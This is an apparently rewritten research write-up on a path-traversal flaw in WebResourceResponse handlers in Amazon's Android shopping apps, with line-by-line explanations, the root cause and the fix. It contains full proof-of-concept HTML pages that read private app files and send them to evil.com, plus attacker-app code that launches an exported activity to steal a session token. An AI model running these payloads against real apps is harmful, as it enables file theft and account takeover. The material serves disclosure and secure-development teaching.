Android: Exploring vulnerabilities in WebResourceResponse
The article describes how Android apps that use WebResourceResponse to serve local files can be tricked into returning arbitrary files if the path is not properly validated. An attacker who can execute JavaScript in the WebView could then read sensitive files, such as authentication tokens, and exfiltrate them.
 Published on blog.oversecured.com
When it comes to vulnerabilities in WebViews, we often overlook the incorrect implementation of WebResourceResponse which is a WebView class that allows an Android app to emulate the server by returning a response (including a status code, content type, content encoding, headers and the response body) from the app’s…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
WebResourceResponse is a WebView class that lets an Android app emulate a server: it returns a response, including a status code, content type, content encoding, headers and a body, from the app's own code without making any actual request to a server. Because the WebView is effectively a browser embedded in the app, and because developers can use these hooks to bypass standard browser security, misuse of the feature can turn into a vulnerability.
The typical pattern is a WebViewClient that intercepts requests and serves content from app resources or local files when the request URI matches a pattern. The problem arises when an attacker can manipulate the path of the returned file and, through XHR requests, read arbitrary files. If an attacker also finds a simple XSS or the ability to open arbitrary links inside the app, they can leak sensitive user data, including an access token, which can lead to a full account takeover.
The article walks through this class of bug and then shows how it was exploited in Amazon apps.
Setup
The researcher scanned the Amazon Shopping and Amazon India Online Shopping apps. Two vulnerabilities were found and chained to access arbitrary files owned by the Amazon apps. They were reported to the Amazon VRP on 21 December 2019 and confirmed fixed by Amazon on 6 April 2020.
The first issue was opening arbitrary URLs within the WebView through the com.amazon.mShop.pushnotification.WebNotificationsSettingsActivity activity. The second was stealing arbitrary files via WebResourceResponse in the com/amazon/mobile/mash/MASHWebViewClient.java file.
Finding it
A typical vulnerable implementation looks like this:
WebView webView = findViewById(R.id.webView);
webView.setWebViewClient(new WebViewClient() {
   public WebResourceResponse shouldInterceptRequest(WebView view, WebResourceRequest request) {
       Uri uri = request.getUrl();
       if (uri.getPath().startsWith("/local_cache/")) {
           File cacheFile = new File(getCacheDir(), uri.getLastPathSegment());
           if (cacheFile.exists()) {
               InputStream inputStream;
               try {
                   inputStream = new FileInputStream(cacheFile);
               } catch (IOException e) {
                   return null;
               }
               Map<String, String> headers = new HashMap<>();
               headers.put("Access-Control-Allow-Origin", "*");
               return new WebResourceResponse("text/html", "utf-8", 200, "OK", headers, inputStream);
           }
       }
       return super.shouldInterceptRequest(view, request);
   }
});
If the request URI matches the pattern, the response is returned from app resources or local files. The attack works because new File(getCacheDir(), uri.getLastPathSegment()) is used to build the path, and Uri.getLastPathSegment() returns a decoded value. A traversal sequence in the request therefore survives into the file path.
Policies like CORS still apply inside a WebView. If Access-Control-Allow-Origin: * is not present in the headers, requests to the current domain are not allowed. In the example above this does not block exploitation, because any.domain can be replaced with the current scheme, host and port.
Exploitation
Step 1: a generic proof of concept
Assuming arbitrary JavaScript execution inside the vulnerable WebView and sensitive data in /data/data/com.victim/shared_prefs/auth.xml, the PoC page is:
<!DOCTYPE html>
<html>
  <head>
    <title>Evil page</title>
  </head>
  <body>
    <script type="text/javascript">
      function theftFile(path, callback) {
        var oReq = new XMLHttpRequest();

        oReq.open(
          'GET',
          'https://any.domain/local_cache/..%2F' + encodeURIComponent(path),
          true
        );
        oReq.onload = function (e) {
          callback(oReq.responseText);
        };
        oReq.onerror = function (e) {
          callback(null);
        };
        oReq.send();
      }

      theftFile('shared_prefs/auth.xml', function (contents) {
        location.href =
          'https://evil.com/?data=' + encodeURIComponent(contents);
      });
    </script>
  </body>
</html>
The XHR targets /local_cache/..%2F followed by the encoded path. The encoded ..%2F is decoded by getLastPathSegment(), so the file lookup escapes the cache directory. The response body is then exfiltrated to the attacker's server in a query string.
Step 2: the Amazon file handler
In the Amazon apps, two checks take place in com/amazon/mobile/mash/handlers/LocalAssetHandler.java. The first is in shouldHandlePackage:
public boolean shouldHandlePackage(UrlWebviewPackage pkg) {
   return pkg.getUrl().startsWith("https://[redacted]/");
}
The second is in handlePackage:
public WebResourceResponse handlePackage(UrlWebviewPackage pkg) {
   InputStream stm;
   Uri uri = Uri.parse(pkg.getUrl());
   String path = uri.getPath().substring(1);
   try {
       if (path.startsWith("assets/")) {
           stm = pkg.getWebView().getContext().getResources().getAssets().open(path.substring("assets/".length()));
       } else if (path.startsWith("files/")) {
           stm = new FileInputStream(path.substring("files/".length())); // path to an arbitrary file
       } else {
           MASHLog.m2345v(TAG, "Unexpected path " + path);
           stm = null;
       }
       //...
       Map<String, String> headers = new HashMap<>();
       headers.put("Cache-Control", "max-age=31556926");
       headers.put("Access-Control-Allow-Origin", "*");
       return new WebResourceResponse(mimeType, null, 200, "OK", headers, stm);
   } catch (IOException e) {
       MASHLog.m2346v(TAG, "Failed to load resource " + uri, e);
       return null;
   }
}
Requests to https://[redacted]/ are intercepted. A path beginning with files/ is passed straight to new FileInputStream(...), so any file path can be read. The response carries Access-Control-Allow-Origin: *, which removes the CORS obstacle for cross-origin XHR.
Step 3: opening the WebView with an attacker-controlled URL
The attacker's app writes a local HTML file and launches the exported activity with a crafted URL:
String file = "/sdcard/evil.html";
try (InputStream inputStream = getAssets().open("evil.html")) {
    try (OutputStream outputStream = new FileOutputStream(file)) {
        IOUtils.copy(inputStream, outputStream);
    }
} catch (Throwable th) {
    throw new RuntimeException(th);
}

Intent intent = new Intent();
intent.setClassName("in.amazon.mShop.android.shopping", "com.amazon.mShop.pushnotification.WebNotificationsSettingsActivity");
intent.putExtra("MASHWEBVIEW_URL", "file://www.amazon.in" + file + "#/data/data/in.amazon.mShop.android.shopping/shared_prefs/DataStore.xml");
startActivity(intent);
The MASHWEBVIEW_URL extra points the WebView at the attacker's file, with the target file path in the fragment. The apps also had a host check, which the researcher bypassed. The same check could also be bypassed using the javascript: scheme, which removed any requirement for SD card permissions to make a file.
Step 4: the exploit page
The file evil.html contained:
<!DOCTYPE html>
<html>
  <head>
    <title>Evil</title>
  </head>
  <body>
    <script type="text/javascript">
      function theftFile(path, callback) {
        var oReq = new XMLHttpRequest();

        oReq.open('GET', 'https://[redacted]/files/' + path, true);
        oReq.onload = function (e) {
          callback(oReq.responseText);
        };
        oReq.onerror = function (e) {
          callback(null);
        };
        oReq.send();
      }

      theftFile(location.hash.substring(1), function (contents) {
        location.href =
          'https://evil.com/?data=' + encodeURIComponent(contents);
      });
    </script>
  </body>
</html>
The page reads the target path from the URL fragment and requests it through https://[redacted]/files/, which the handler serves from the filesystem. The contents are sent to the attacker's server.
As a result, on opening the attacker's app, the DataStore.xml file containing the user's session token was sent to the attacker's server.
Root cause
The handler trusts the path portion of an intercepted URL and concatenates it into a filesystem read. The files/ branch passes the remainder of the path directly to new FileInputStream(...), with no normalisation or containment check against an allowed directory. The Access-Control-Allow-Origin: * header on the response means a page from any origin can read the result through XHR. The exported activity accepts a URL from another app, so the attacker controls what the WebView loads. The host check that was meant to constrain the URL was bypassed, including via the javascript: scheme.
Impact
An attacker who can open arbitrary links inside the app, or execute JavaScript in the WebView, can read arbitrary files owned by the Amazon apps. In the demonstrated chain, the DataStore.xml file containing the user's session token was exfiltrated, which can lead to account takeover. In the demonstrated chain, opening the attacker's app caused the DataStore.xml file to be sent to the attacker's server.
Fix
Amazon confirmed the issues fixed on 6 April 2020. For implementations of WebResourceResponse in general, the recommendation is to use WebViewAssetLoader, which processes data from resources, assets or a predefined directory safely.
Variants to test
- Intercept handlers that build a file path from
Uri.getLastPathSegment()orgetPath(): send a request containing..%2Fand check whether a file outside the intended directory is returned. - Handlers that branch on a path prefix such as
files/orassets/: requestfiles/followed by a traversal sequence and observe whether the response body contains file contents. - Responses that set
Access-Control-Allow-Origin: *: from a page on another origin, issue an XHR to the intercepted host and check whether the response is readable. - Exported activities that accept a URL extra: launch them from another app with a
file://orjavascript:URL and check whether the WebView loads attacker-controlled content. - Host checks on the URL: try alternate schemes and URL forms to see whether the check can be bypassed while the WebView still loads the content.
What happened, in plain words
Imagine a hotel reception desk. Normally, when you ask for a room key, the receptionist checks your name against a list and hands you the key to your room. Now imagine a receptionist who, instead of checking, simply takes whatever room number you write on a slip of paper and hands over that key. Write "101" and you get room 101. Write "the manager's office" and you get the manager's office. That is the shape of the bug described here: an Android app was handing out files based on a path the attacker supplied, without checking that the path stayed inside the folder it was supposed to serve from.
The app in question is Amazon's shopping app for Android. Android apps are programs that run on phones. Some of those programs contain a WebView, which is a small web browser built into the app. Apps use a WebView to show web pages, help screens, login flows and so on, without sending the user off to a separate browser app.
A WebView has a powerful feature: the app can intercept a request the page makes and answer it itself, from the app's own code, instead of letting the request go out to a real web server. The class that does this is called WebResourceResponse. Think of it as the app acting as its own waiter: the page orders a dish, and instead of the kitchen (a remote server) cooking it, the app pulls something out of its own fridge and serves it.
That is useful and legitimate. The danger comes when the app decides which thing to serve based on text the attacker controls. If the attacker can put ../ style sequences into that text, they can climb out of the intended folder and read files elsewhere on the phone, including files that belong to the app and hold the user's login session.
The researcher found two separate weaknesses in the Amazon apps and joined them together: one let an attacker open any web address inside the app's WebView, and the other let a page inside that WebView read any file the app could read. Together they let an attacker steal a file containing the user's session token. A session token is a short string of characters that a server gives you after you log in, and that your app sends with every later request so the server knows who you are. It works like a wristband at a festival: show it and you get back in without queueing at the gate again. Steal someone's wristband and you can walk in as them. That is why stealing a token can mean full account takeover.
The issues were reported to Amazon's vulnerability reward programme (VRP, a scheme where companies pay researchers who report security bugs) on 21 December 2019, and Amazon confirmed them fixed on 6 April 2020.
Background: what a WebView and WebResourceResponse are
A WebView is a component inside an Android app that displays web content. It is, in effect, a browser engine embedded in the app. Because the app controls it, the app can do things a normal browser would not allow, such as answering requests itself.
WebResourceResponse is the class that carries such a self-made answer. A response, in web terms, is what a server sends back when your browser asks for something: a status code (200 means OK, 404 means not found), a content type (is this HTML, an image, a file?), optional headers (extra instructions), and a body (the actual content). WebResourceResponse lets the app supply all of those from its own code, with no server involved.
A typical, innocent-looking implementation looks like this:
WebView webView = findViewById(R.id.webView);
webView.setWebViewClient(new WebViewClient() {
   public WebResourceResponse shouldInterceptRequest(WebView view, WebResourceRequest request) {
       Uri uri = request.getUrl();
       if (uri.getPath().startsWith("/local_cache/")) {
           File cacheFile = new File(getCacheDir(), uri.getLastPathSegment());
           if (cacheFile.exists()) {
               InputStream inputStream;
               try {
                   inputStream = new FileInputStream(cacheFile);
               } catch (IOException e) {
                   return null;
               }
               Map<String, String> headers = new HashMap<>();
               headers.put("Access-Control-Allow-Origin", "*");
               return new WebResourceResponse("text/html", "utf-8", 200, "OK", headers, inputStream);
           }
       }
       return super.shouldInterceptRequest(view, request);
   }
});
Line by line, in plain words:
WebView webView = findViewById(R.id.webView);finds the WebView on the screen, the same way you would find a particular picture frame in a room by its label.webView.setWebViewClient(new WebViewClient() { ... });attaches a helper object to the WebView. This helper gets a chance to look at every request the page makes before it goes anywhere.public WebResourceResponse shouldInterceptRequest(WebView view, WebResourceRequest request)is the method the WebView calls for each request. The name literally asks: should I intercept this request? Returning a response means yes, here is the answer; returningnullmeans no, let it go to the network.Uri uri = request.getUrl();grabs the address the page asked for.if (uri.getPath().startsWith("/local_cache/"))checks whether the path part of that address begins with/local_cache/. If not, the code falls through to the normal network behaviour.File cacheFile = new File(getCacheDir(), uri.getLastPathSegment());builds a file location by taking the app's cache folder and appending the last segment of the requested path. This is the crucial line.getLastPathSegment()returns the piece of the path after the final slash, and it returns it decoded, meaning encoded characters have already been turned back into their real form.if (cacheFile.exists())checks the file is really there before trying to read it.- The
try/catcharoundnew FileInputStream(cacheFile)opens the file for reading. If opening fails, it returnsnulland lets the request proceed normally. Map<String, String> headers = new HashMap<>();creates an empty set of extra instructions to attach to the response.headers.put("Access-Control-Allow-Origin", "*");adds one instruction: any website may read this response. That header is part of CORS, explained below.return new WebResourceResponse("text/html", "utf-8", 200, "OK", headers, inputStream);sends back the answer: content typetext/html, encodingutf-8, status200 OK, the headers just built, and the file contents as the body.
So far so ordinary. The problem is step 6. Because getLastPathSegment() decodes what it returns, an attacker can send a request whose last segment contains an encoded .. sequence. .. means "go up one folder" in every filesystem on earth. If the decoded value contains .., the file lookup climbs out of the cache folder and lands somewhere else entirely. The receptionist reads the room number off the slip without checking it is a real room in this hotel.
Why CORS matters, and why it did not save the day
CORS stands for Cross-Origin Resource Sharing. It is a browser rule: a page loaded from one website is not allowed to read responses from a different website unless that other website explicitly says so with a header like Access-Control-Allow-Origin. The rule exists so that a page on evil.com cannot quietly fetch your bank's pages using your logged-in session.
WebViews enforce CORS too. So if the response above did not include Access-Control-Allow-Origin: *, a page on another domain could not read the stolen file. But in this example the header is present, and even if it were not, the attacker has a workaround: replace any.domain in the request with the same scheme, host and port the WebView is currently on. Then the request is same-origin, and CORS has nothing to object to. The rule only stops cross-origin reads; it does not stop a page reading from its own origin.
The generic proof of concept
A proof of concept (PoC) is a small, deliberately harmless demonstration that a bug is real, like a locksmith opening your door with a bent paperclip to show the lock is weak. Here the assumption is that the attacker can already run JavaScript inside the vulnerable WebView, and that there is sensitive data in /data/data/com.victim/shared_prefs/auth.xml. That path is inside the app's private storage area on the phone; shared_prefs is where Android apps commonly keep small settings files, and auth.xml here stands in for a file holding login data.
JavaScript is the programming language that web pages run in your browser. XHR, short for XMLHttpRequest, is the browser feature JavaScript uses to fetch data from a server in the background without reloading the page. It is how a page can quietly ask for a file and read the answer.
The PoC page is:
<!DOCTYPE html>
<html>
  <head>
    <title>Evil page</title>
  </head>
  <body>
    <script type="text/javascript">
      function theftFile(path, callback) {
        var oReq = new XMLHttpRequest();

        oReq.open(
          'GET',
          'https://any.domain/local_cache/..%2F' + encodeURIComponent(path),
          true
        );
        oReq.onload = function (e) {
          callback(oReq.responseText);
        };
        oReq.onerror = function (e) {
          callback(null);
        };
        oReq.send();
      }

      theftFile('shared_prefs/auth.xml', function (contents) {
        location.href =
          'https://evil.com/?data=' + encodeURIComponent(contents);
      });
    </script>
  </body>
</html>
Line by line:
<!DOCTYPE html>and the<html>,<head>,<body>tags are the standard skeleton of a web page.<title>Evil page</title>sets the tab title.<script type="text/javascript">starts a block of JavaScript that the browser will run.function theftFile(path, callback) {defines a reusable function. It takes a file path and acallback, which is simply a function to call later with the result. Think of a callback as leaving your phone number so someone can ring you back when the answer is ready.var oReq = new XMLHttpRequest();creates the background request object.oReq.open('GET', 'https://any.domain/local_cache/..%2F' + encodeURIComponent(path), true);prepares a GET request (GET means "give me this thing"). The address ishttps://any.domain/local_cache/..%2Ffollowed by the path, withencodeURIComponentapplied to the path.encodeURIComponentturns characters that are special in URLs into their percent-encoded form, so a slash becomes%2F. The literal..%2Fin the URL is the encoded form of../, the "go up one folder" sequence. The finaltruemeans "do this in the background, do not freeze the page".oReq.onload = function (e) { callback(oReq.responseText); };says: when the answer arrives, pass its text to the callback.oReq.onerror = function (e) { callback(null); };says: if it fails, passnullso the caller knows.oReq.send();actually sends the request.theftFile('shared_prefs/auth.xml', function (contents) { ... });calls the function with the target file and a callback that receives the contents.location.href = 'https://evil.com/?data=' + encodeURIComponent(contents);navigates the page to the attacker's server, putting the stolen contents into the query string (the part of a URL after the?). This is exfiltration: getting the data out to a machine the attacker controls. Encoding it keeps special characters from breaking the URL.
Why this works: the request goes to /local_cache/..%2F plus the encoded path. The app's code calls getLastPathSegment(), which decodes ..%2F back into ../, so the file lookup escapes the cache directory and reads the file the attacker named. The response body is then shipped off to the attacker.
The Amazon case
What was found
The researcher scanned the Amazon Shopping and Amazon India Online Shopping apps. Two vulnerabilities turned up, and they were chained: the first got attacker-controlled content into the WebView, the second let that content read files. They were reported to the Amazon VRP on 21 December 2019 and confirmed fixed on 6 April 2020.
The first was opening arbitrary URLs within the WebView through the com.amazon.mShop.pushnotification.WebNotificationsSettingsActivity activity. An activity is one screen of an Android app, like one page of a booklet. If an activity is exported, other apps on the phone are allowed to launch it. The first issue was opening arbitrary URLs within the WebView through this activity.
The second was stealing arbitrary files via WebResourceResponse in the com/amazon/mobile/mash/MASHWebViewClient.java file.

The two checks in the file handler
Two checks take place in the com/amazon/mobile/mash/handlers/LocalAssetHandler.java file. The first is in shouldHandlePackage:
public boolean shouldHandlePackage(UrlWebviewPackage pkg) {
   return pkg.getUrl().startsWith("https://[redacted]/");
}
Line by line:
public boolean shouldHandlePackage(UrlWebviewPackage pkg)is a method that answers a yes/no question: should this request be handled by us?booleanmeans true or false.return pkg.getUrl().startsWith("https://[redacted]/");takes the request's URL and checks whether it begins withhttps://[redacted]/.[redacted]is not a real internet domain; it is a made-up name the app uses internally, like a private extension number inside an office. If the URL starts with it, the app answers the request itself.
The second check is in handlePackage:
public WebResourceResponse handlePackage(UrlWebviewPackage pkg) {
   InputStream stm;
   Uri uri = Uri.parse(pkg.getUrl());
   String path = uri.getPath().substring(1);
   try {
       if (path.startsWith("assets/")) {
           stm = pkg.getWebView().getContext().getResources().getAssets().open(path.substring("assets/".length()));
       } else if (path.startsWith("files/")) {
           stm = new FileInputStream(path.substring("files/".length())); // path to an arbitrary file
       } else {
           MASHLog.m2345v(TAG, "Unexpected path " + path);
           stm = null;
       }
       //...
       Map<String, String> headers = new HashMap<>();
       headers.put("Cache-Control", "max-age=31556926");
       headers.put("Access-Control-Allow-Origin", "*");
       return new WebResourceResponse(mimeType, null, 200, "OK", headers, stm);
   } catch (IOException e) {
       MASHLog.m2346v(TAG, "Failed to load resource " + uri, e);
       return null;
   }
}
Line by line:
public WebResourceResponse handlePackage(UrlWebviewPackage pkg)is the method that actually builds the answer.InputStream stm;declares a variable to hold the stream of bytes that will be sent back. An InputStream is a way of reading data piece by piece, like drinking through a straw rather than swallowing the whole glass.Uri uri = Uri.parse(pkg.getUrl());turns the URL text into a structured object so its parts can be inspected.String path = uri.getPath().substring(1);takes the path part of the URL and drops its first character, which is the leading slash. So/files/foobecomesfiles/foo.if (path.startsWith("assets/"))handles requests for bundled app assets. Assets are files shipped inside the app itself, like the pictures and help pages that come with a program when you install it.stm = pkg.getWebView().getContext().getResources().getAssets().open(path.substring("assets/".length()));opens the named asset.substring("assets/".length())removes theassets/prefix so only the rest of the name is used.else if (path.startsWith("files/"))handles requests for files. This is the dangerous branch.stm = new FileInputStream(path.substring("files/".length())); // path to an arbitrary fileopens whatever path remains afterfiles/is stripped. The comment in the original code says it plainly: this is a path to an arbitrary file. There is no check that the path stays inside a permitted folder. Whatever path remains afterfiles/is stripped is opened, with no check that it stays inside a permitted folder.- The
elsebranch logs an unexpected path and sets the stream tonull. Map<String, String> headers = new HashMap<>();creates the response headers.headers.put("Cache-Control", "max-age=31556926");tells the WebView it may cache this response for a very long time (the number is a count of seconds).headers.put("Access-Control-Allow-Origin", "*");allows any origin to read the response. This removes the CORS obstacle entirely, so a page from any domain can read the stolen file through XHR.return new WebResourceResponse(mimeType, null, 200, "OK", headers, stm);sends the file contents back with status 200 OK.- The
catch (IOException e)block logs a failure and returnsnullif reading fails.
Opening the WebView with an attacker-controlled URL
The attacker's app writes a local HTML file and launches the exported activity with a crafted URL:
String file = "/sdcard/evil.html";
try (InputStream inputStream = getAssets().open("evil.html")) {
    try (OutputStream outputStream = new FileOutputStream(file)) {
        IOUtils.copy(inputStream, outputStream);
    }
} catch (Throwable th) {
    throw new RuntimeException(th);
}

Intent intent = new Intent();
intent.setClassName("in.amazon.mShop.android.shopping", "com.amazon.mShop.pushnotification.WebNotificationsSettingsActivity");
intent.putExtra("MASHWEBVIEW_URL", "file://www.amazon.in" + file + "#/data/data/in.amazon.mShop.android.shopping/shared_prefs/DataStore.xml");
startActivity(intent);
Line by line:
String file = "/sdcard/evil.html";picks a location on the phone's shared storage (the SD card area) for the attacker's page.try (InputStream inputStream = getAssets().open("evil.html"))opens a copy ofevil.htmlthat is bundled inside the attacker's own app. Thetry (...)form closes the stream automatically when done, like a self-closing door.try (OutputStream outputStream = new FileOutputStream(file))opens the destination file for writing.IOUtils.copy(inputStream, outputStream);copies the bundled page to the SD card location.- The
catch (Throwable th)block wraps any failure in a runtime exception so it is not silently ignored. Intent intent = new Intent();creates an Intent, which is Android's way of asking the system to do something, like a note handed to a concierge.intent.setClassName("in.amazon.mShop.android.shopping", "com.amazon.mShop.pushnotification.WebNotificationsSettingsActivity");names the exact app and screen to launch. The first string is the Amazon app's package name (its unique identifier on the phone); the second is the activity.intent.putExtra("MASHWEBVIEW_URL", "file://www.amazon.in" + file + "#/data/data/in.amazon.mShop.android.shopping/shared_prefs/DataStore.xml");attaches an extra piece of data under the keyMASHWEBVIEW_URL. The value is a URL that points at the attacker's file on the SD card, with the target file path placed after a#. Everything after#in a URL is the fragment; browsers do not send it to a server, but page scripts can read it. Here it is used as a note passed to the attacker's page telling it which file to steal.startActivity(intent);launches the Amazon activity. Because the activity is exported, the system allows this from another app.
The apps also had a host check, meaning they tried to verify the URL pointed at an allowed host. The researcher bypassed it. The same check could also be bypassed using the javascript: scheme, which removed any requirement for SD card permissions to make a file. A scheme is the first part of a URL, the bit before ://, such as https, file or javascript. The javascript: scheme tells the browser to run the text that follows as code rather than fetch a page.
The exploit page
The file evil.html contained:
<!DOCTYPE html>
<html>
  <head>
    <title>Evil</title>
  </head>
  <body>
    <script type="text/javascript">
      function theftFile(path, callback) {
        var oReq = new XMLHttpRequest();

        oReq.open('GET', 'https://[redacted]/files/' + path, true);
        oReq.onload = function (e) {
          callback(oReq.responseText);
        };
        oReq.onerror = function (e) {
          callback(null);
        };
        oReq.send();
      }

      theftFile(location.hash.substring(1), function (contents) {
        location.href =
          'https://evil.com/?data=' + encodeURIComponent(contents);
      });
    </script>
  </body>
</html>
Line by line:
- The page skeleton and
<script>block are the same as before. function theftFile(path, callback) {defines the same helper: fetch a file, then call back with the result.var oReq = new XMLHttpRequest();creates the background request.oReq.open('GET', 'https://[redacted]/files/' + path, true);sends the request to the app's internal addresshttps://[redacted]/files/followed by the path. Because the URL starts withhttps://[redacted]/, the app'sshouldHandlePackagecheck matches, and thefiles/branch ofhandlePackageopens the file. Thepathhere is whatever the attacker put after the#in the URL that launched the WebView.oReq.onloadandoReq.onerrorbehave as before: pass the text back on success,nullon failure.oReq.send();sends it.theftFile(location.hash.substring(1), function (contents) { ... });reads the target path from the URL fragment.location.hashis the part of the current URL after#, including the#itself;substring(1)drops that first character. So the note the attacker left in the URL becomes the file path to steal.location.href = 'https://evil.com/?data=' + encodeURIComponent(contents);sends the stolen contents to the attacker's server in the query string.
As a result, on opening the attacker's app, the DataStore.xml file containing the user's session token was sent to the attacker's server. DataStore.xml is a settings file in the Amazon app's private storage; the session token inside it is the wristband described at the start.
Why it worked
The handler trusts the path portion of an intercepted URL and glues it into a filesystem read. The files/ branch passes the remainder of the path straight to new FileInputStream(...), with no normalisation (no tidying up of .. sequences) and no check that the result stays inside an allowed directory. The Access-Control-Allow-Origin: * header on the response means a page from any origin can read the result through XHR. The exported activity accepts a URL from another app, so the attacker controls what the WebView loads. The host check that was meant to constrain the URL was bypassed, including via the javascript: scheme.
What an attacker could do with it
An attacker who can open arbitrary links inside the app, or run JavaScript in the WebView, can read arbitrary files owned by the Amazon apps. In the demonstrated chain, the DataStore.xml file containing the user's session token was exfiltrated, which can lead to account takeover. In the demonstrated chain, opening the attacker's app caused the DataStore.xml file to be sent to the attacker's server.
The fix
Amazon confirmed the issues fixed on 6 April 2020. For implementations of WebResourceResponse in general, the recommendation is to use WebViewAssetLoader, which processes data from resources, assets or a predefined directory safely. In plain terms, it is a ready-made receptionist who only hands out keys to rooms on the approved list.
Things to test in your own apps
- Intercept handlers that build a file path from
Uri.getLastPathSegment()orgetPath(): send a request containing..%2Fand check whether a file outside the intended directory is returned. - Handlers that branch on a path prefix such as
files/orassets/: requestfiles/followed by a traversal sequence and observe whether the response body contains file contents. - Responses that set
Access-Control-Allow-Origin: *: from a page on another origin, issue an XHR to the intercepted host and check whether the response is readable. - Exported activities that accept a URL extra: launch them from another app with a
file://orjavascript:URL and check whether the WebView loads attacker-controlled content. - Host checks on the URL: try alternate schemes and URL forms to see whether the check can be bypassed while the WebView still loads the content.
Glossary
- Activity: one screen of an Android app; an exported activity can be launched by other apps.
- Android: the operating system that runs on most phones that are not iPhones.
- API: a defined way for one piece of software to ask another to do something; here, the set of methods an app calls to use Android features.
- Asset: a file bundled inside an app, such as an image or a help page.
- Boolean: a value that is either true or false.
- Cache: a folder where an app keeps copies of things so it can reuse them quickly.
- Callback: a function you hand to another function so it can call you back with the result later.
- CORS (Cross-Origin Resource Sharing): a browser rule that stops a page from one website reading responses from a different website unless that website allows it with a header.
- CVSS: a standard scoring system for how severe a vulnerability is.
- Exfiltration: getting stolen data out to a machine the attacker controls.
- Exported: said of an Android component that other apps are allowed to launch.
- Fragment: the part of a URL after
#; it is not sent to the server but page scripts can read it. - GET: the HTTP method used to ask for something, as opposed to sending something.
- Header: an extra instruction attached to a web request or response, such as a content type or a CORS rule.
- HTML: the language web pages are written in.
- InputStream: a way of reading data piece by piece.
- Intent: Android's way of asking the system to do something, such as launch a screen.
- JavaScript: the programming language web pages run in the browser.
- Package name: an app's unique identifier on the phone, such as
in.amazon.mShop.android.shopping. - Path traversal: a bug where
..sequences in a supplied path let an attacker climb out of the intended folder and reach other files. - Proof of concept (PoC): a small demonstration that a bug is real.
- Query string: the part of a URL after
?, used to pass data. - Response: what a server (or, here, the app) sends back when something is requested: status, headers and body.
- Scheme: the first part of a URL before
://, such ashttps,fileorjavascript. - Session token: a string a server gives you after login, sent with later requests so the server knows who you are; stealing it can mean account takeover.
- Shared preferences: a small settings file where Android apps commonly store data.
- Status code: a number in a response saying how it went, such as 200 for OK.
- URL: a web address.
- Vulnerability: a weakness in software that an attacker can use to do something the owner did not intend.
- VRP (Vulnerability Reward Programme): a scheme where a company pays researchers who report security bugs.
- WebView: a small browser built into an app for showing web content.
